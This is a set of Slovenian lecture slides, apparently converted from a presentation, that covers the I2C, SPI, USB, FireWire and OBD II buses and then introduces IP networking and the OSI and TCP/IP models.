


- gospodar vodi komunikacijo (pošiljanje START/STOP)
- naslavljanje naprav s 7-bitnim naslovom (določen)
- zadnji bit označuje pisanje (0) ali branje (READ/WRITE)

### ■ hitrosti

- standard: 100 kHz, hiter: 400 kHz, zelo hiter: 3,4 MHz

### ■ posebnosti

- uporaba “razvlečene” linije SCL za nadzor pretoka
- standard SMBus - delno združljiv, a strožji standard





# Tipična uporaba vodil I2C

## ■ Primeri uporabe

### ■ I2C elementi

- širitveno mesto I/O
- multiplekser, stikalo
- ponavljalniki, razdelilniki

### ■ I2C senzorji

- temperatura, tlak, pospešek





### ■ I/O enote

- bralnik multipleksa tipkovnice
- krmiljenje počasnega LCD

## ■ Priključitev na PC

### ■ uporaba USB-I2C modulov

- primer na: [http://www.harbaum.org/till/i2c\\_tiny\\_usb/index.shtml](http://www.harbaum.org/till/i2c_tiny_usb/index.shtml)
- Atmel USB sklad AVR-USB





# SPI

## Serial Peripheral Interface Bus

### komunikacija



- pohitrena različica I2C s podobno topologijo
- skupno deljeno štiri-žično vodilo, mogoč samo en gospodar
- enosmerni podatkovni kanali MOSI in MISO
- naslavljanje s pomočjo SS (Slave Select) oz. CS (Chip Select)

### hitrosti

- širok razpon hitrosti od 1 do 70 MHz
- vmesniki za Ethernet, USB, USART, CAN, IEEE 802.15.4, IEEE 802.11
- branje spomina, pisanje po zaslonu
- A/D pretvorniki in drugi senzorji
- dostop do kartic MMC in SD

### posebnosti

- število klientov določa število CS





# USB



## ■ Universal Serial Bus




### ■ topologija: zvezda, podaljšana v drevo (več nivojska zvezda)

- do 5 nivojev globine vozlišč (angl. root hub, sharing hub)
  - vsako vozlišče vsebuje vsaj en kontroler USB naprav
  - vsak kontroler skrbi za vsaj 1 napravo, največ 127 (7-bit + 0)

### ■ povezovanje

- cevi (angl. pipes) - logična povezava od SW v gostitelju do končne točke
- končna točka (angl. endpoint) - logičen naslov ene funkcionalnosti v napravi USB
  - začetno naslavljanje (inicializacija, seznanjanje) se vrši s končno točko 0
  - PnP, odkrivanje in preverjanje prisotnosti naprav
- dolžina kabla do 5 metrov (STP, prenos D+ in D-)
  - daljše povezave uporabljajo aktivne repetitorje
- najvišje hitrosti
  - v1.1 (1,2/12 Mbit/s), v2.0 (480 Mbit/s), v3.0 (4,8 Gbit/s)
- možnost napajanja 100 mA in 500 mA @ 5V ± 5%






# Uporaba vodil USB

## ■ Priključevanje naprav

- večina naprav podpira USB samo navidezno
  - uporaba USB pretvornikov na različna druga vodila
  - največkrat RS-232 z navideznimi vrati COMn
- povezava PC-PC
  - enostavna povezava 1-na-1 z obračanjem linij D+ in D- ni mogoča
  - uporaba posebnih vmesnikov z navideznimi odjemalci
  - namestitev gonilnikov
    - za navidezno omrežno povezavo, deljenje datotek in periferije ...
- zmogljivost enega kontrolerja USB
  - vsak "master" ima omejeno število povezav
  - nekatere naprave (npr. HDD) zavzamejo več končnih točk
    - primer USB2SER (3x): vhodni tok, izhodni tok, signalna povezava
    - problem pri "enostavnih" sistemih, npr. WLAN - usmerjevalnik





# FireWire



FireWire

## ■ IEEE 1394

### ■ namen

- priključitev perifernih naprav na osebne računalnike
- prenos digitalnih avdio in video signalov
- zanesljiva komunikacija v letalski in avtomobilski industriji

### ■ topologija



- povezovanje enakovrednih naprav (P2P)
- drevesno-verižna topologija z največ 63 napravami

### ■ najvišje hitrosti

- FW 400 (400 Mbit/s, do 4,5 m), FW 800 (800 Mbit/s do 100 m), S3200 (3,2 Gbit/s)

### ■ posebnosti

- manj obremenjuje CPU računalnika
- omogoča bolj konstanten prenos od USB
- omogoča > 40 W moči (1,5A @ 30V)



6-pin	4-pin	Function
1		Power (~30V)
2		Ground
3	1	Twisted pair B- (send data)
4	2	Twisted pair B+ (send)
5	3	Twisted pair A- (receive data)
6	4	Twisted pair A+ (receive)






# OBD II

## ■ On-Board Diagnostics

- avtomobilski vmesnik za spremljanje in poročanje okvar
  - spremljanje izpusta okoljskih emisij
  - shranjevanje in resetiranje odstopanj od začrtanih parametrov
  - razbere, kategorizira in shrani napake v delovanju motorne elektronike
  - beleži delovanje motorja v določenem časovnem obdobju (tudi v realnem času)
  - tudi aktiviranje dodatne opreme v vozilu, možnost povečanja moči in navora
- uporaba standardiziranih 5 protokolov
  - SAE J1850 PWM, pin: 2, 10, +5V (Ford)
  - SAE J1850 VPW, pin: 2, +7V (GM)
  - ISO 9141-2, pin: 7=K-line, 15=L-line, kot RS-232 (EU)
  - ISO 14230 KWP, pin: 7=K-line, 15=L-line, (EU)
  - ISO 15765 **CAN**, pin: 6, 14



Vmesnik J1969 - 16 pin





# Zaključek

- **Kje vse najdemo vodila**
  - kjer je elektronika, so tudi komunikacije
  - komunikacija = aplikacija + protokoli + vmesniki + medij
- **Trendi**
  - višanje stopnje integracije, hitre serijske povezave
  - vse več večpredstavnosti, nizke zakasnitve, prioritete
  - varnost, zanesljivost in robustnost






# Osnove IP

---




# OSI Referenčni model

SLOJ






# IP protokoli sklad





# Primerjava OSI in TCP/IP modela

- OSI sklad je bolj sistematičen in konceptualen
- Plasti sklada IP niso strogo definirane in ločene med seboj
- OSI sklad je zgolj referenčni model in nikoli ni v celoti “zaživel”





# Omrežne storitve v internetnih sistemih

- **Naslavljanje**
- **Prenos**
  
- **Zagotavljanje kakovosti storitev**
- **Varnostne storitve**
- **Avtentikacija, avtorizacija in beleženje**
- **Mobilnost**
- **Navidezna (virtualna) zasebna omrežja**




# Lastnosti protokola IP

- **Nepovezaven protokol omrežnega sloja**
- **Izvaja**
  - naslavljanje, usmerjanje ter krmilne funkcije
- **Komuniciranje z najboljšim možnim uspehom (“*best effort*”)**
  - ne vključuje mehanizmov za odpravo napak (zgolj obvešča)
- **Ne zagotavlja vročitve naslovniku**
  - to nalogo prepušča višjim slojem (npr. TCP)
- **Vsak paket v glavi nosi izvorni in ciljni naslov**
- **Usmerjanje se za vsak paket izvrši v vsakem vozlišču posebej, neodvisno od ostalih paketov istega podatkovnega toka**
- **Neodvisen od tehnologij fizičnega in povezavnega sloja**
- **Dominanten protokol omrežnega sloja**
- **Standardizacija v IETF**



